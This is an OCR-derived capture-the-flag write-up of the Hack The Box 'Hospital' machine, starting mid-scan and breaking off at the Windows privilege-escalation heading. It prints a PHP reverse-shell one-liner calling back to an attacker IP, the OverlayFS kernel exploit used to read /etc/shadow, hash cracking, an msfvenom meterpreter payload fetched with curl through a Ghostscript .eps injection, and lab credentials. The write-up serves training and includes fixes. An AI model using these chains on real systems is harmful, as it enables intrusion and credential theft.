| ssh-hostkey:
|   256 e1:4b:4b:3a:6d:18:66:69:39:f7:aa:74:b3:16:0a:aa (ECDSA)
|_  256 96:c1:dc:d8:97:20:95:e7:01:5f:20:a2:43:61:cb:ca (ED25519)
53/tcp   open  domain           Simple DNS Plus
88/tcp   open  kerberos-sec     Microsoft Windows Kerberos (server time: 2023-12-07 05:28:18Z)
135/tcp  open  msrpc            Microsoft Windows RPC
139/tcp  open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
443/tcp  open  ssl/http         Apache httpd 2.4.56 (OpenSSL/1.1.1t PHP/8.0.28)
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
|_ssl-date: TLS randomness does not represent time
|_http-title: Hospital Webmail :: Welcome to Hospital Webmail
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
```

```
8080/tcp open  http             Apache httpd 2.4.55 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.55 (Ubuntu)
| http-title: Login
|_Requested resource was login.php
9389/tcp open  mc-nmf           .NET Message Framing
Service Info: Hosts: DC, www.example.com; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows
```


And as we can see there Linux (8080) AND Windows(all the rest) on the same Machine !! So we are dealing with a Windows Server hosting WSL , we will have to Machines to work on …

Linux Initial Shell Vulnerability Exploited : PHAR File upload


Additional info about where the initial shell was acquired from:

The first thing I did was to take a look at the webpages:


https://10.10.11.241/ a webmail login interface



http://10.10.11.241:8080/ An Hospital login interface



I tried in both of the default credentials but as expected didn't work. The second thing is that in the hospital interface there is an options to create an account , so I created one (test : 123456). And the only thing we have an image uploader .



So naturally I wanted to upload a php reverse_shell (since the actual page is index.php, we know php is working ..) and this is where it begins to get trickier : all php files I tried to upload failed , even when changing the content-type it wasn't working, so I tried different versions of php : php4,php5,phtml,php6,php7 etc . After some research I found another php extension that I didn't use : .phar which is php archive file extension . Now that I know that I can upload a phar file I need to find where it got uploaded : it was in /uploads/ folder :

```
└─$ dirb http://target:8080/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Dec  6 17:53:38 2023
URL_BASE: http://target:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://target:8080/ ----
==> DIRECTORY: http://target:8080/css/
==> DIRECTORY: http://target:8080/fonts/
==> DIRECTORY: http://target:8080/images/
+ http://target:8080/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://target:8080/js/
+ http://target:8080/server-status (CODE:403|SIZE:273)
==> DIRECTORY: http://target:8080/uploads/
==> DIRECTORY: http://target:8080/vendor/
```

So I got a php file uploaded and where it got upload but now I had to setup a reverse_shell connection (or at least being able to execute something on the system, I tried some php functions but as soon as I tried to setup a reverse_shell it didn't work.

I got the connection to the meterpreter but I wasn't able to execute anything (stdapi_error), like a shell without shell …

So I searched for other solutions, I found the p0wnyshell (https://github.com/flozz/p0wny-shell).

And got connected as www-data, we also see we are in WSL ('**cd /** ' then '**ls -l**' to see file organization).

Vulnerability Explanation: a file upload allows me to load .phar files (PHp ARchive) which let me execute code on the machine

Vulnerability Fix: remove the possibility to upload '*.phar'* (in */var/www/html/.htaccess*)

Severity: High

Proof of Concept Code Here:

- create a new account in http://10.10.11.241:8080/ and login with this new account
- download the shell.php from the p0wnyshell repo (link above)
- Change extension to ***.phar***
- upload it via the image upload button
- Browse: http://10.10.11.241:8080/uploads/shell.phar
- ***shell.phar*** tends to get deleted by the system in this case redo the operation : (upload & browse)

Initial Shell Screenshot:

```
www-data@webserver:…/html/uploads# whoami
www-data

www-data@webserver:…/html/uploads# cd / & ls -l

www-data@webserver:…/html/uploads# cd /

www-data@webserver:/# ls -l
total 64
lrwxrwxrwx   1 root root     7 Apr 15  2023 bin -> usr/bin
drwxr-xr-x   4 root root  4096 Oct 29 01:54 boot
drwxr-xr-x  19 root root  4000 Dec  6 19:03 dev
drwxr-xr-x 103 root root  4096 Oct 29 01:54 etc
drwxr-xr-x   3 root root  4096 Oct 29 02:02 home
lrwxrwxrwx   1 root root     7 Apr 15  2023 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Apr 15  2023 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Apr 15  2023 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Apr 15  2023 libx32 -> usr/libx32
drwx------   2 root root 16384 Sep 12 17:04 lost+found
drwxr-xr-x   2 root root  4096 Apr 15  2023 media
drwxr-xr-x   2 root root  4096 Apr 15  2023 mnt
drwxr-xr-x   2 root root  4096 Apr 15  2023 opt
dr-xr-xr-x 180 root root     0 Dec  6 19:03 proc
drwx------   8 root root  4096 Oct 29 01:43 root
drwxr-xr-x  32 root root   920 Dec  7 06:08 run
lrwxrwxrwx   1 root root     8 Apr 15  2023 sbin -> usr/sbin
drwxr-xr-x   7 root root  4096 Sep 14 14:01 snap
drwxr-xr-x   2 root root  4096 Apr 15  2023 srv

www-data@webserver:/#
```


Linux Privilege Escalation


Additional Priv Esc info:

We have a shell but we can't execute interactive commands within it , so I had to find another way to spawn a shell , Since I was able to execute some commands in it , I spawned a reverse_shell using: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md

This repo have a lot of shells spawn commands, I used the php one to spawn from the p0wny into my kali:

- in kali :
  - nc -lvp 4242
- in p0wny:
  - php -r '$sock=fsockopen("10.10.14.9",4242);system("/usr/bin/sh -i <&3 >&3 2>&3");'





I began to enumerate and found '**config.php'** and in it, sql credentials: user: root, password: my$qls3rv1c3!

When trying to connect via mysql it didn't work (no error error but no sql neither..) so I wrote a php script in order to extract databases:

$reqX are the different request I got to do but it has been actualized with the data I got form the previous queries.Just change the $req in ->query($req) to change the request you are using .

```php
<?php
define('DB_SERVER', 'localhost');//server
define('DB_USERNAME', 'root');//user
define('DB_PASSWORD', 'my$qls3rv1c3!');//password
define('DB_NAME', 'hospital');//database
$conn = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);
//connect
$req = "SHOW TABLES"; //query
$req2 = "SELECT * FROM user"; //query
$res = $conn->query( $req ); //send the query
print_r( $res->fetch_assoc() ); //print
?>
```

- Upload via the image uploader (saved as sql.phar)
- Browse http://10.10.11.241:8080/uploads/sql.phar
- At the end we should have

User: admin , password_hash: $2y$10$QL7HqIj2OPonIBK0hMCGg.rbNLpQPm5ms2oveUeGiFYWbASO8WVwe

Array ([id] => 1 [username] => admin [password] => $2y$10$BcEoTbjc5Z0WopJnspvETuFgu6V/HvYlcEvqC8ShkUB/mB7rzaSGq [created_at] => 2023-09-21 14:46:04)

I tried cracking it using hashcat but didn't worked , instead I generated an hash and replaced it in the sql databases:

Just replace the $req with :

```php
//connect
$hash=password_hash("admin");
$req = "UPDATE users SET password='".$hash."' WHERE username='admin'"; //query

$res = $conn->query( $req2 ); //send the query
```

Then try to connect as user: admin, password: admin and it works (a flaw but not useful in our case since when we set the reverse shell It gets executed with the same rights)

Now lets try to get ROOT of this WSL : I first checked the kernel version : ***uname -arm***

```
$ uname -arm
Linux webserver 5.19.0-35-generic #36-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 3 18:36:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
$
```

I then googled :"***linux version 5.19 generic privilege"*** to see if I find something, and got this link:

https://www.reddit.com/r/selfhosted/comments/15ecpck/ubuntu_local_privilege_escalation_cve20232640/

and used the first original poc payload given by the writer:

unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("id")' And when I ran it :

```
$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touc
port os;os.setuid(0);os.system("id")'>
uid=0(root) gid=33(www-data) groups=33(www-data)
```

I am run the python as root , we can try with another payload : os.system("whoami")

```
$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'im
port os;os.setuid(0);os.system("whoami")'>
mkdir: cannot create directory 'l': File exists
mkdir: cannot create directory 'u': File exists
mkdir: cannot create directory 'w': File exists
mkdir: cannot create directory 'm': File exists
root
```

(mkdir are not to take in account)

Vulnerability Exploited: kernel exploit OverlayFS (CVE-2023-2640 & CVE-2023-32629)
https://ubuntu.com/security/notices/USN-6250-1

Vulnerability Explanation: It allows low user to execute the python code which run as root !!

Vulnerability Fix: update your system

Severity: HIGH

Exploit Code:

- In php sapwed shell:
  - **unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;**
    setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("whoami")'

Proof Screenshot Here:

```
$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'im
port os;os.setuid(0);os.system("id")'>
uid=0(root) gid=33(www-data) groups=33(www-data)
$
$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'im
port os;os.setuid(0);os.system("whoami")'>
mkdir: cannot create directory 'l': File exists
mkdir: cannot create directory 'u': File exists
mkdir: cannot create directory 'w': File exists
mkdir: cannot create directory 'm': File exists
root
$
```

Windows Initial Shell Vulnerability Exploited : Ghostscript .eps injection

Additional info about where the initial shell was acquired from:

Now that we have access to the **WSL** as root we need to get out of it , but it doesn't seem to be any shared point between them the only thing I saw was that the source code for the **port 443** webpage (**webmail** login) isn't there ,
Which means that the https page runs on the windows server itself , now we are blocked because we don't have the credentials … or maybe we do ? I got the idea that the credentials used by one of the WSL users might be the same for the webmail login page . Let's try it , we first need to get the WSL shadow file containing all the hashes of users present on the machine, to get them really simple , we will use the **same command** we used to escalate but instead of printing **'whoami'** lets print the content of **'/etc/shadow':**

```
$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/; setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerd
mport os;os.setuid(0);os.system("cat /etc/shadow")'
root:$y$j9T$s/Aqv48×449udndpLC6eC.$WUkrXgkW46N4xdpnhMoax7US.JgyJSeobZ1dzDs..dD:19612:0:99999:7:::
daemon:*:19462:0:99999:7:::
bin:*:19462:0:99999:7:::
sys:*:19462:0:99999:7:::
sync:*:19462:0:99999:7:::
games:*:19462:0:99999:7:::
man:*:19462:0:99999:7:::
lp:*:19462:0:99999:7:::
mail:*:19462:0:99999:7:::
news:*:19462:0:99999:7:::
uucp:*:19462:0:99999:7:::
proxy:*:19462:0:99999:7:::
www-data:*:19462:0:99999:7:::
backup:*:19462:0:99999:7:::
list:*:19462:0:99999:7:::
irc:*:19462:0:99999:7:::
_apt:*:19462:0:99999:7:::
nobody:*:19462:0:99999:7:::
systemd-network:!*:19462::::::
systemd-timesync:!*:19462::::::
messagebus:!:19462::::::
systemd-resolve:!*:19462::::::
pollinate:!:19462::::::
sshd:!:19462::::::
syslog:!:19462::::::
uuidd:!:19462::::::
tcpdump:!:19462::::::
tss:!:19462::::::
landscape:!:19462::::::
fwupd-refresh:!:19462::::::
drwilliams:$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:19612:0
lxd:!:19612::::::
mysql:!:19620::::::
$
```

I will use the line of drwilliams ; pass it to hashcat inorder to extract his password :
Copy the line below in hashes.txt :
drwilliams:6uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:19612:0:99999:7:::


then run hashcat :

```
$ hashcat hashes.txt /usr/share/wordlists/rockyou.txt
```


when it ends running you should see the password written few line above the end in this format : ' **hash:pwd** '

```
$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:qwe123!@#
```


Now that we have drwilliams 's password let try to connect via the webmail interface : it Works



As we can see we have one email in our inbox : let open it:



As we can see ‘drbrown’ ask for drwilliams to send him a .eps file which will be opened using GhosScript , the thing we are thinking aboutis payload !! let google it:



And it not too hard to find and exploit : the medium link explain it well but I prefered using the writter’s github repo given in this page: https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection

i made the exploit in two setp :

- upload a payload
  - I created an msfvenom windows/x64 meterpreter
  - Injected a curl cmd to pull it from my kali
- execute it
  - executed the exe I uploaded in the previous step

CF: PoC

Vulnerability Explanation: when an eps file is opened GhostScript a flaw allows us to run commands.

Vulnerability Fix: Update GhostScript, check the eps before opening it

Severity: High

Proof of Concept Code Here:

- users hash:
  - **unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/; setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("cat /etc/shadow")'**
  - copy the drwilliams line
- extract drwilliams pwd:
  - paste the line in hashes.txt file
  - **hashcat hashes.txt /usr/share/wordlists/rockyou.txt**
  - we get the password
- login with it in https://10.10.11.241/
- create reverse_shell :
  - **msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.9 LPORT=4242 -f exe -o exp.exe**
- make it uploadable
  - **python3 -m http.server 8080**
- create eps payload
  - dowload the CVE…exploit.py from https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection
- in kali :
  - **python3 exploit.py -g -p 'curl http://10.10.14.9:8080/exp.exe -o exp.exe' -x eps –filename loader**
- Attach the file **loader.eps** to the email you're sending to drbrown (when on the inbox click on the received email, then reply , attach file)
- Send the email
- You should the file being pulled :

```
10.10.11.241 - - [06/Dec/2023 14:51:43] "GET /exp.exe HTTP/1.1" 200 -
```

- In kali:
  - Setup a msf listener:
    - **Msfconsole**
    - **Use exploit/multi/handler**
    - **Set payload windows/x64/meterpreter/reverse_tcp**
    - **Set lhost 10.10.14.9**
    - **Set lport 4242**
    - **Run**
- Create a new eps payload to run our uploaded file:

- **python3 exploit.py -g -p 'exp.exe' -x eps –filename executer**

- send the new executer.eps using the email like last time:
- Go in the msf listener ,and we are in the windows machine !!

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.9:80
[*] Sending stage (200774 bytes) to 10.10.11.241
[*] Meterpreter session 2 opened (10.10.14.9:80 → 10.10.11.241:6152) at 2023-12-06 15:19:24 -0500

meterpreter > pwd
C:\Users\drbrown.HOSPITAL\Documents
meterpreter > dir
Listing: C:\Users\drbrown.HOSPITAL\Documents
```

- Get user flag :
  - cd ../Desktop
  - file user.txt
  - and we get ou flag: **dbd28982a3553cb500cff93aca41dec7**

```
C:\Users\drbrown.HOSPITAL\Desktop>type user.txt
type user.txt
dbd28982a3553cb500cff93aca41dec7
```

Windows Privilege Escalation

Additional Priv Esc info:

